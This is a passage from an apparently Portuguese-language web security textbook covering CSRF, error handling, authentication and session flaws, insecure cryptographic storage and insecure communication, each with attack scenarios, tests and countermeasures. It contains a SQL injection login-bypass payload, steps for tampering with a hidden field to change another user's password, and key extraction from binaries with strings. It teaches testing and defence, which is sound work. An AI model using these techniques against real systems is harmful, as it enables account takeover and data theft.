1. Habilite um *proxy* local para interceptar as requisições feitas à aplicação.
2. Autentique-se no sistema e percorra as diversas áreas protegidas.
3. Para cada requisição, identifique os parâmetros e construa uma página HTML para efetuar a mesma solicitação.
4. Abra a página criada em uma nova janela e verifique se a ação foi realizada pela aplicação, automaticamente.

6.5.3.4. Contramedidas

Abaixo seguem as principais contramedidas contra ataques CSRF, sendo que as três primeiras são aspectos de implementação e as duas últimas, boas práticas para os usuários:

1. Utilize informações relacionadas a cada sessão nas URLs e verifique-as, quando uma requisição for realizada. Isso evita que se saiba de antemão o formato da URL, o que é necessário para montar o ataque.
2. Solicite que o usuário se reautentique, antes de realizar operações críticas. Desse modo, caso uma requisição seja feita automaticamente, como parte de um CSRF, a operação não será realizada.
3. Utilize o método POST em vez de GET. Embora isso não seja, nem de longe, uma solução completa, dificulta um pouco a vida do atacante eventual.
4. Não permita que o navegador armazene credenciais de acesso, pois elas seriam enviadas automaticamente em um ataque desse tipo.
5. Não utilize o mesmo navegador para acessar sistemas críticos e para navegar na Internet.

6.5.4. Tratamento Inadequado de Erros

6.5.4.1. Descrição e Causas

Uma aplicação que não trata adequadamente os erros que ocorrem está sujeita a diversos riscos de segurança, incluindo indisponibilidade e quebra de mecanismos de proteção. O mais comum, entretanto, é que a situação facilite o levantamento de informações do sistema, fundamentais para se traçar uma estratégia eficiente de ataque. Por exemplo, se o sistema gerenciador de bancos de dados utilizado é conhecido, não faz sentido perder tempo, efetuando ataques que funcionam especificamente para outros SGBDs.




Figura 6.13. Exemplos de erros.

Essas situações podem resultar das seguintes práticas (Howard et al., 2005):

- Fornecer muitas informações – caso um erro aconteça, a aplicação dá detalhes do ocorrido, inclusive o código ou comando que gerou o problema e, às vezes, como resolvê-lo. Nesse contexto, a Figura 6.13 ilustra um servidor web mal configurado, que revela o fabricante, em uma mensagem de erro, e uma aplicação que mostra o comando SQL executado, com problema de sintaxe.

- Ignorar erros – os códigos de erro devolvidos pelas funções são ignorados e funções dependentes são chamadas sem que eles sejam verificados. Normalmente, isso causa o encerramento da aplicação, porque uma pré-condição para execução de uma rotina não está satisfeita.

- Tratar todas as exceções de maneira genérica – um mecanismo genérico é utilizado para o tratamento de erros, inclusive aqueles que a aplicação não tem nem idéia de como lidar. Isso pode esconder problemas de lógica, deixando-os latentes, até que uma situação específica ocorra e resulte em uma falha.

6.5.4.2. Cenários de Exploração

Cenário 1: Quebrando mecanismo de autenticação
Considere-se a aplicação ilustrada na Figura 6.14, que permite acesso às áreas sensíveis, somente aos usuários devidamente autenticados e autorizados. Observe-se que o identificador de usuário e senha são enviados em dois parâmetros distintos, por meio do método POST, quando o botão "Login" é clicado.

O objetivo é violar o mecanismo de autenticação e conseguir conectar-se à aplicação sem conhecimento de usuário e senha válidos. Um ponto de partida para esse fim é o fato de que muitas aplicações, em situações de erro inesperadas, falham e ficam em um estado inseguro. Uma abordagem, então, é remover um dos




Figura 6.14. Tela de autenticação e formato da requisição.

parâmetros esperados pela aplicação, antes de submeter-lhe a requisição, e observar o comportamento adotado. Com esse propósito, o atacante habilita um *proxy*, para interceptar e modificar a solicitação, antes que seja enviada, conforme ilustrado na Figura 6.15. Neste caso específico, isso basta para um ataque bem sucedido.




Figura 6.15. Requisição sem o parâmetro "Password".

6.5.4.3. Testes

Segundo Howard et al. (2005), a melhor maneira de detectar esse problema é por meio de inspeção de código, pois é difícil fazer a aplicação falhar de maneira sistemática, em todos os casos. Apesar disso, alguns erros mais comuns podem ser testados com certa facilidade:

1. Para verificar se um servidor web exibe informações de fornecedor e versão, acesse o domínio, a partir de um navegador, e coloque como recurso desejado um valor aleatório como em `http://www.exemplo.com/fsfdsa`. Se não estiver bem configurado, a página de erro padrão será exibida, juntamente com os dados desejados.

2. Verifique se campos de busca são vulneráveis a injeção de SQL e, assim, se é possível obter informações das estruturas das tabelas.

3. Navegue na aplicação e veja o que ocorre, quando parâmetros enviados em requisições são deliberadamente removidos.

6.5.4.4. Contramedidas

O objetivo desses controles é fornecer o mínimo de informação possível para um usuário malicioso e manter a aplicação em um estado seguro, frente a situações inesperadas de erro:

1. Trate todo erro que ocorrer na aplicação e não exiba informações internas como pilhas de execução, comandos SQL e descrição da infra-estrutura de suporte.
2. Falhe de maneira segura, isto é, se uma situação inesperada ocorrer, mantenha-se em um estado seguro. Por exemplo, caso um erro no processo de autenticação ocorra, proíba o acesso.
3. Não forneça informações desnecessárias ao usuário, em nome da usabilidade. Em uma tela de autenticação, por exemplo, independentemente do usuário não existir ou da senha estar incorreta, exiba a mesma mensagem de erro, informando que as credenciais fornecidas são inválidas.
4. Configure as plataformas da aplicação, como bancos de dados e servidores web, para não fornecerem informações padronizadas de erro contendo, marca,versão do software, ou quaisquer dados de identificação do ambiente.

6.5.5. Falhas no Gerenciamento de Autenticação e Sessão

6.5.5.1. Descrição e Causas

Vulnerabilidades no processo de autenticação e no gerenciamento de sessões permitem acesso ilegítimo à aplicação, seja pela porta da frente, por meio do fornecimento de credenciais válidas de outro usuário, ou pela lateral, seqüestrando uma sessão já em andamento. Em qualquer dos casos, o atacante terá acesso não autorizado às informações da vítima e poderá realizar ações em nome dela. O problema torna-se muito mais crítico, se a conta comprometida tiver privilégios administrativos (Meucci et al., 2008; Stuttard and Pinto, 2007).

Muitas aplicações web submetem credenciais de acesso, por meio do protocolo HTTP, sem proteção nenhuma. Desse modo, essas informações podem ser facilmente capturadas, até chegarem ao servidor, e utilizadas para autenticar-se no sistema. Para exemplificar, até há bem pouco tempo atrás, diversos *sites* de correio eletrônico funcionavam dessa maneira. Hoje em dia, isso melhorou muito, mas são poucos os que protegem a sessão inteira por meio do protocolo HTTPS. Isso implica que os identificadores de sessão podem ser obtidos pela escuta da rede, após a autenticação, e usados para seqüestrar uma sessão.

Uma das técnicas que podem ser empregadas para quebrar o mecanismo de autenticação é o ataque por força bruta, isto é, testar, para um conjunto de identificadores, todas as senhas possíveis, ou as presentes num dicionário. O ponto de partida,

então, é conseguir enumerar alguns usuários da aplicação, o que pode ser facilitado, se são empregados identificadores fáceis de adivinhar ou contas pré-instaladas. Outra via muito comum até este objetivo consiste em explorar mecanismos de autenticação que exibem mensagens diferentes para eventos de senha incorreta e usuário inexistente. Basta fornecer diversos nomes de usuário e senha e observar a resposta do sistema. Ainda que esse primeiro passo seja dado pelo usuário malicioso, para o ataque funcionar, a aplicação precisa ser incapaz de travar a conta por múltiplas tentativas inválidas de autenticação e, também, não implementar uma política de senhas fortes.

Cuidados devem ser tomados para evitar que o mecanismo de autenticação seja ignorado. Um deslize comum, nesse sentido, é criar uma página de autenticação que, em caso de sucesso, redireciona o usuário para áreas protegidas da aplicação, mas não controla o acesso direto a essas páginas, sem passar pela tela inicial. Nesta mesma linha, algumas aplicações podem ser enganadas, pela simples manipulação de parâmetros. Por exemplo, um usuário malicioso pode trocar `autenticado=nao` para `autenticado=sim`, em um campo escondido. Por fim, erros de lógica no mecanismo de autenticação podem por tudo a perder.

Mecanismos de recuperação e troca de senhas podem, muitas vezes, ser um caminho para dentro da aplicação. Alguns erros que devem ser evitados no primeiro caso compreendem: utilização de perguntas secretas com respostas fáceis de serem adivinhadas; inexistência de mecanismo de travamento por tentativas inválidas; e, exibição da senha atual, caso o usuário responda corretamente às perguntas secretas. Já com relação à troca de senhas, ataques são possíveis quando a senha antiga não é solicitada, antes da realização da operação.

Vulnerabilidades envolvendo o gerenciamento de sessões envolvem a qualidade e a proteção dos identificadores de sessão. Valores previsíveis permitem que um atacante se conecte ao sistema e possa tomar a sessão de outros usuários, simplesmente, substituindo o identificador de sessão a ele atribuído por um outro válido qualquer. A Figura 6.16 ilustra uma série de mil identificadores, com baixa aleatoriedade, e, portanto, vulnerável. Se a aplicação aceitar identificadores definidos por usuários, ataques de fixação podem ser realizados, e o atacante não precisa nem descobrir valores válidos.

Um problema comum no procedimento de encerramento de sessão é não invalidar o identificador de sessão no lado do servidor. Muitas vezes, a aplicação apenas redireciona o usuário para uma página externa à área protegida, mas a sessão continua ativa. Nesse caso, requisições realizadas com o identificador continuam a ser atendidas pelo sistema.

6.5.5.2. Cenários de Exploração

Cenário 1: Mecanismo de autenticação com erro de lógica
Um sistema possui uma tela de autenticação, contendo campos para identificador de usuário e senha, e envia essas informações ao servidor por meio do protocolo HTTPS. As credenciais, ao serem recebidas pelo servidor, são conferidas pelo seguinte trecho




Figura 6.16. Identificadores de sessão com baixa aleatoriedade. Amostra de mil valores.

de pseudo-código:

```
sComando = "select count(*) into :nCount
                  from usuarios
                  where id = '" + sIdentificador + "' and
                        senha = '" + sSenha + "'";
SqlExecute(hSql, sComando);

if (nCount > 0) print("Usuário autenticado");
```

O mecanismo pode ser quebrado da seguinte maneira:

1. Usuário malicioso digita o caractere "'" no campo de usuário e descobre que a aplicação é vulnerável à injeção de SQL.
2. O atacante fornece o valor "`' or 1=1;--`" para o campo usuário e um valor qualquer para a senha.
3. A aplicação executa a consulta:

```
select count(*) into :nCount
                    from usuarios
```

```
where id = '' or 1=1;--' and
      senha = 'qualquervalor';
```

Como a expressão "1=1" é uma tautologia, o `where` é avaliado como verdadeiro para todas as tuplas da tabela e a quantidade delas será armazenada em `nCount`. Devido a construção do `if`, a aplicação autentica o usuário, mesmo sem ele saber a senha correta.

Cenário 2: Troca de senha sem autenticação
Este cenário consiste de uma aplicação que não solicita a senha atual para realizar a troca de senhas. Por motivos de segurança, a tela para efetuar essa operação é acessível somente a usuários autenticados e solicita que o usuário digite a nova senha duas vezes. A requisição é enviada pelo método POST e o identificador do usuário atual, em um campo escondido do formulário. Os passos para explorar essa situação são simples:

1. Usuário malicioso habilita um *proxy* local, para interceptar as requisições para a aplicação.
2. Ele se autentica na aplicação e, em seguida, acessa a página para troca de senhas, residente na área protegida.
3. O atacante digita duas vezes a mesma senha e envia a requisição, que é interceptada pelo *proxy*. Basta, agora, alterar o valor do campo escondido para o identificador da vítima, que a senha dela será trocada pela escolhida.

6.5.5.3. Testes

Os seguintes testes devem ser aplicados sobre os mecanismos de autenticação e gerenciamento de sessões:

1. Utilize um *proxy* local para verificar se as requisições de autenticação são enviadas por meio do protocolo HTTPS. Pode ocorrer da tela em que são colhidas as credenciais ser fornecida por HTTP, mas a requisição ser enviada pela versão protegida do protocolo, ou vice-versa.
2. Com uma conta válida, altere a senha algumas vezes para verificar se a aplicação implementa comprimento mínimo, complexidade e histórico.
3. Utilize ferramentas automatizadas para encontrar contas padronizadas na aplicação e nas plataformas de suporte.
4. Verifique se as mensagens de erro para conta inválida e senha incorreta são as mesmas.
5. Realize teste de força bruta contra o mecanismo de autenticação.

6. Verifique se a tela de autenticação é vulnerável à injeção de SQL. Em caso positivo, procure efetivar o ataque para averiguar se é possível enganar o mecanismo de autenticação.

7. Anote URLs de páginas acessíveis somente a usuários autenticados, encerre a sessão e tente acessá-las diretamente.

8. Procure por parâmetros que possam indicar se um usuário está ou não autenticado e, se exitirem, adultere o valor para "sim".

9. Analise o mecanismo de recuperação de senhas e verifique a dificuldade de deduzir as respostas das perguntas secretas. Tente um ataque de força bruta contra elas para constatar a existência de mecanismos de travamento.

10. Utilize um *proxy* local para obter o identificador da sessão atual, desconecte-se da aplicação e realize uma requisição, utilizando o identificador obtido.

11. Por meio de um *proxy* local, verifique se os atributos `secure` e `HttpOnly` são utilizados na proteção de *cookies*.

12. Utilize um analisador estatístico para verificar a aleatoriedade dos identificadores de sessão fornecidos pela aplicação.

13. Intercepte uma requisição com um *proxy* local e troque o valor do identificador de sessão para outro qualquer. Verifique se a resposta contém o valor fixado.

6.5.5.4. Contramedidas

Para obter mecanismos de autenticação e de gerenciamento de sessões robustos, é necessário observar diversos pontos importantes (Meucci et al., 2008; Stuttard and Pinto, 2007):

1. Desabilite contas pré-definidas da aplicação e das plataformas que a suportam, como bancos de dados, servidores web, sistemas operacionais, etc.

2. Implemente na aplicação políticas de senhas fortes que considerem tamanho mínimo, complexidade, troca períodica, histórico e travamento por múltiplas tentativas inválidas de autenticação.

3. Sempre transmita credenciais de acesso e identificadores de sessões autenticadas por túneis protegidos criptograficamente.

4. Não confie em parâmetros acessíveis aos usuários, para decidir se estão ou não autenticados.

5. Sempre antes de atender a uma requisição a um recurso protegido, verifique se o usuário está autenticado e possui os devidos privilégios.

6. Em mecanismos de recuperação de senhas, empregue perguntas secretas, cujas respostas não sejam facilmente dedutíveis. Limite o número de tentativas para acerto das questões, para evitar ataques de força bruta. Em caso de sucesso, envie uma mensagem automática para o endereço de e-mail pré-cadastrado, contendo um *link* para uma página efêmera individualizada, na qual nova senha pode ser definida.

7. Exija sempre o fornecimento da senha atual para efetuar a troca de senha de um usuário.

8. Não crie esquemas de gerenciamento de sessões próprios. Utilize os fornecidos pelas linguagens utilizadas no desenvolvimento da aplicação.

9. Certifique-se de que os identificadores de sessão utilizados possuem boa aleatoriedade.

10. Nunca aceite identificadores de sessão definidos pelo usuário. Caso isso ocorra, envie resposta com um novo valor.

11. Utilize os atributos `secure` e `HttpOnly`, em *cookies*, para protegê-los durante a transmissão e contra acessos de códigos no lado do cliente.

12. Encerre as sessões, automaticamente, após um determinado período de ociosidade.

13. Quando o usuário se desconectar da aplicação, invalide o identificador de sessão associado a ele, no lado do servidor. Para isso, a função específica do modelo de gerenciamento de sessões empregado deve ser chamada.

6.5.6. Armazenamento Criptográfico Inseguro

6.5.6.1. Descrição e Causas

A criptografia moderna fornece um conjunto de técnicas matemáticas e computacionais para atender a diversos dos requisitos de segurança da informação. Atualmente, ela está presente no nosso dia-a-dia de maneira profusa, em protocolos de comunicação, caixas eletrônicos, proteção de software e de conteúdo, urnas eletrônicas e TV digital, entre outros exemplos. Infelizmente, porém, a implantação de mecanismos criptográficos requer diversos cuidados, que, muitas vezes, não são observados e comprometem a segurança da solução como um todo.

É relativamente comum, por exemplo, encontrar sistemas que apenas se preocupam em proteger as informações em trânsito e que se esquecem (ou ignoram) de protegê-las durante o armazenamento. Nesse caso, uma vulnerabilidade no servidor pode ser suficiente para recuperar as informações, que estão em claro no disco. O usuário malicioso, obviamente, não se esforçará para quebrar a criptografia utilizada na proteção do canal de comunicação.

Por outro lado, quando existe a preocupação em cifrar dados sigilosos, a maior vulnerabilidade encontrada é com relação à proteção das chaves criptográficas utilizadas. Normalmente, os desenvolvedores as embutem no código, achando que, uma

vez compilados os programas, será difícil que alguém as recupere. Este pensamento, muito comum, infelizmente, está equivocado. Por exemplo, se a chave foi colocada como uma cadeia de caracteres, basta utilizar um comando como o `strings` do Linux, para encontrar a informação desejada. Caso a chave seja ofuscada, técnicas de depuração do programa podem ser empregadas, chegando-se ao mesmo resultado.

Mesmo que fosse impossível descobrir a chave, por meio da análise do binário, tal prática fere os preceitos de gerenciamento de chaves criptográficas. O motivo é que a chave teria criptoperíodo infinito, isto é, ela nunca expiraria, salvo se novo binário fosse gerado, com substituição da chave. Note-se que o objetivo de definir um tempo máximo para o uso de uma chave é limitar: a quantidade de texto cifrado para criptoanálise; o montante de informação em caso de comprometimento; o uso do algoritmo ao tempo de vida esperado; o tempo disponível para ataques de força bruta (Menezes et al., 2001).

Pensando no ciclo de vida das chaves criptográficas, um ponto que merece, mas não recebe, bastante atenção é a fase de criação, que deve empregar métodos que garantam um bom nível de aleatoriedade. Não é incomum encontrar programas que baseiam a geração de chaves em funções como `rand()`, na linguagem C, e em classes como `Random()`, em Java. Ou, pior ainda, empregam cadeias fixas como "01234567...", "000000..." e "ffffff...", as quais, dada a freqüência com que aparecem, são candidatas naturais a serem testadas.

Muitas empresas utilizam cifras caseiras ou clássicas na proteção de informações valiosas, conforme constatado em diversas auditorias e análises de vulnerabilidades realizadas pelos autores. Na grande maioria dos casos, empregavam-se cifras de substituição monoalfabética com chaves fixas como parte da transformação. Em outros, as informações eram apenas codificadas em BASE64. Não é nem necessário dizer que todas essas soluções fornecem um nível de segurança quase nulo. Um pouco melhor, mas ainda problemático face ao valor das informações protegidas, é o uso de DES simples, contra o qual ataques de força bruta são viáveis a um custo relativamente baixo.

Aspectos mais sutis, com relação ao armazenamento seguro de informações, estão relacionados com detalhes de desenvolvimento da solução. Por exemplo, se as posições de memória contendo chaves criptográficas não forem zeradas antes de liberadas, ou se essas mesmas regiões forem para disco, no processo de *swap* do sistema operacional, acesso não autorizado às chaves poderá ocorrer.

6.5.6.2. Cenários de Exploração

Cenário 1: Recuperando chaves embutidas
Nesse cenário, um programador embute a chave criptográfica diretamente no código do programa, conforme ilustrado a seguir:

```
#include <stdio.h>

int main() {
```

```
   char key[] = "0a3bc178940fd43047027cda807409af";

        ...

   printf("Cifrando dados. Aguarde...\n");

        ...
}
```

O programa é compilado, gerando o binário `cifra`, e, por essa razão, o desenvolvedor julga que a chave está protegida de acessos ilegítimos. O usuário mal intencionado, ao obter o programa, executa imediatamente o comando `strings` do Linux sobre o binário, gerando a saída:

```
/lib/ld-linux.so.2
#IB
__gmon_start__
libc.so.6
_IO_stdin_used
puts
__libc_start_main
GLIBC_2.0
PTRh
0a3b
c178
940f
d430
4702
7cda
8074
09af
[^_]
Cifrando dados. Aguarde...
```

Pronto! A chave aparece na lista de cadeia de caracteres do programa, agrupada de quatro em quatro dígitos hexadecimais.

Cenário 2: Proteção de dados com primitiva inadequada
Uma aplicação utiliza senhas de quatro dígitos numéricos para autenticar os usuários e, para evitar ataque de força bruta, trava a conta a cada três tentativas malsucedidas e consecutivas de autenticação. Seguindo o modelo de ambientes Unix, somente os *hashes* das senhas são armazenados e, com isso, deseja-se prover o sigilo delas, graças à propriedade de resistência da pré-imagem, apresentada por funções de *hash* criptográficas. A solução, nesse caso específico, não é adequada, pois pode ser violada da seguinte maneira:

1. O atacante obtém o arquivo contendo os pares (usuário, senha) e, pelo tamanho do *hash*, seleciona algumas funções candidatas.
2. Para cada uma das funções candidatas, ele gera uma tabela contendo senha e valor *hash*, para todas as dez mil senhas possíveis (quatro dígitos, dez possibilidades por posição).
3. O usuário malicioso cruza, então, o arquivo de senhas com as diversas tabelas, por meio do campo *hash*, e a correta será aquela que possuir todos os valores.

O grande problema nesse cenário é que o domínio de entrada é muito pequeno, com apenas dez mil elementos. Assim, mesmo que *salts* fossem empregados, ainda seria possível derrotar o mecanismo, em um tempo factível.

6.5.6.3. Testes

A melhor maneira de verificar a qualidade das soluções criptográficas adotadas por uma aplicação é por meio da revisão de código, pois, assim, todos os detalhes de implementação podem ser avaliados. Testes caixa-preta devem ser efetuados para se encontrar problemas óbvios:

1. Execute o comando `strings` do Linux sobre os arquivos binários da aplicação e verifique a presença de chaves embutidas.
2. Analise todos os arquivos de configuração da aplicação e verifique se não possuem chaves criptográficas em claro.
3. Colete amostras de material cifrado pela aplicação e procure por padrões que indiquem o uso de cifras de substituição por caractere ou o emprego de esquemas de codificação.
4. Se funções de *hash* criptográficas forem utilizadas na proteção de senhas, verifique se a cardinalidade do domínio de entrada não é pequena, permitindo ataques de dicionário.

6.5.6.4. Contramedidas

Um armazenamento seguro de informações requer a seleção adequada de criptossistemas, o gerenciamento das chaves criptográficas utilizadas e o zelo adequado com a manipulação de chaves pelos programas (Howard et al., 2005; Meucci et al., 2008):

1. Classifique as informações e cifre aquelas que necessitam satisfazer o requisito de confidencialidade.
2. Se não for necessário, não armazene dados sensíveis, após serem processados, evitando, assim, ter de protegê-los. Um exemplo disso é o pagamento com cartões, que necessita do número de conta, até a transação passar pelo processo de autorização; após isso, ele pode, geralmente, ser descartado (PCI, 2009a,b).

3. Crie e utilize processos e procedimentos para gerenciamento de chaves criptográficas, para que estas sejam protegidas durante todo o ciclo de vida, que vai da criação à destruição (Menezes et al., 2001; PCI, 2009a,b).

4. Não crie seus próprios algoritmos e protocolos criptográficos, pois, mesmo quando escritos por criptólogos de primeira linha, eventualmente, apresentam vulnerabilidades (Knudsen, 2005; Pramstaller et al., 2005).

5. Não utilize algoritmos criptográficos com fraquezas conhecidas, como DES, MD5 (Wang and Yu, 2005) e SHA-1 (Wang and Lisa, 2005). Embora este último ainda não tenha sido completamente quebrado, já teve a segurança teórica reduzida consideravelmente.

6. Utilize bons geradores de números pseudo-aleatórios para a criação de chaves. Logo, nunca utilize com esse propósito funções como `rand()` da linguagem C, por exemplo.

7. Considere realizar as operações criptográficas e armazenar as chaves relacionadas, em hardware seguro, quando os dados protegidos forem extremamente sensíveis. Parta da máxima de que "Software não pode proteger a si próprio" (Howard et al., 2005).

8. Se não for possível proteger chaves por meio de hardware seguro, utilize protocolos de partilha de segredos com vários custodiantes.

9. Limpe a memória alocada para chaves criptográficas antes de liberá-la para o sistema operacional.

10. Nunca embuta chaves criptográficas e senhas no código do programa, pois são facilmente recuperáveis. Dependendo de como estiverem, basta um comando para realizar a tarefa.

11. Marque as páginas de memória, contendo chaves criptográficas, como inelegíveis para *swap*.

6.5.7. Comunicação Insegura

6.5.7.1. Descrição e Causas

Comunicação segura de rede ocorre quando os seguintes requisitos de segurança da informação são satisfeitos (Howard et al., 2005; Stallings, 2005):

- Autenticação de entidades – as identidades das partes envolvidas na comunicação são corroboradas. Isto é importante para certificar-se de que a conversação ocorre com a entidade correta, ainda mais que ataques de redirecionamento são relativamente comuns.

- Autenticação da origem da mensagem – corroboração de identidade do remetente da mensagem, para evitar falsificação de dados.

- Integridade – informações enviadas não são adulteradas em trânsito. Afinal, ninguém quer que a conta destino de uma transferência bancária seja alterada para a de um atacante.

- Confidencialidade – informações transportadas pelo canal não são reveladas a terceiros que não sejam parte da comunicação. Por exemplo, senhas e números de cartão de crédito devem ser conhecidos apenas pelas partes autorizadas.

Em aplicações web, esses requisitos são atendidos, normalmente, pelo uso dos protocolos SSL e TLS, para transporte de dados HTTP, os quais realizam um ótimo trabalho, quando implantados corretamente. Infelizmente, na prática, servidores não são corretamente configurados, do ponto de vista de segurança, e clientes de acesso personalizados não implementam algumas sutilezas desses protocolos adequadamente. O resultado disso é que a violação dos requisitos supracitados torna-se completamente factível. Para piorar ainda mais a situação, ainda há os que acreditam que o uso de HTTPS, por si só, é suficiente para tornar uma aplicação web segura!

Do lado do servidor, um problema muito comum ocorre com o certificado digital utilizado na configuração do túnel SSL/TLS. Inúmeros são os casos de aplicações que empregam certificados auto-assinados, expirados ou emitidos por autoridades certificadoras caseiras, das quais os navegadores e sistemas clientes não possuem a chave pública autêntica, para validação de assinatura. Em qualquer um desses casos, uma mensagem de erro, como a ilustrada pela Figura 6.17, é exibida ao usuário. Como o objetivo deste é sempre utilizar o sistema, provavelmente, ele ignorará o alerta e continuará o acesso, ainda mais impulsionado pelo hábito criado pela aplicação. Posteriormente, se ele for vítima de um ataque de *phishing* ou de redirecionamento, a tela de aviso aparecerá igualmente e a pessoa prosseguirá como acostumada.

Outro problema resultante de má configuração é o suporte a suítes criptográficas fracas e a versões antigas do protocolo SSL. Existem algumas suítes para testes, que eram habilitadas por padrão em sistemas antigos, as quais não utilizam cifras para proteger a confidencialidade das informações trafegadas. Outras, por sua vez, cifram o canal, mas com algoritmos datados ou de exportação, que podem ser quebrados por força bruta. Já no caso de SSL 2.0, é possível forçar a escolha de algoritmos, por meio da adulteração do *handshake*, e, também, excluir bytes no final de cada mensagem, sem ser detectado, dada uma falha na geração do MAC.

Um ponto que nunca recebe a atenção que merece é a proteção da chave privada utilizada por esses protocolos. Em ambientes típicos, ela é protegida por uma senha, a qual é embutida em *scripts* de inicialização do servidor, para que seja carregada automaticamente neste instante. Além disso, normalmente, não há restrições quanto à leitura desses arquivos, o que permite que qualquer usuário acesse a chave privada, após inspeção da senha utilizada. Embora essa abordagem seja melhor, em termos operacionais, é péssima para segurança. Uma vez conseguidos a chave privada e certificado de uma aplicação web, fica muito fácil personificá-la de maneira perfeita, pois nenhum navegador irá reclamar de não ter conseguido

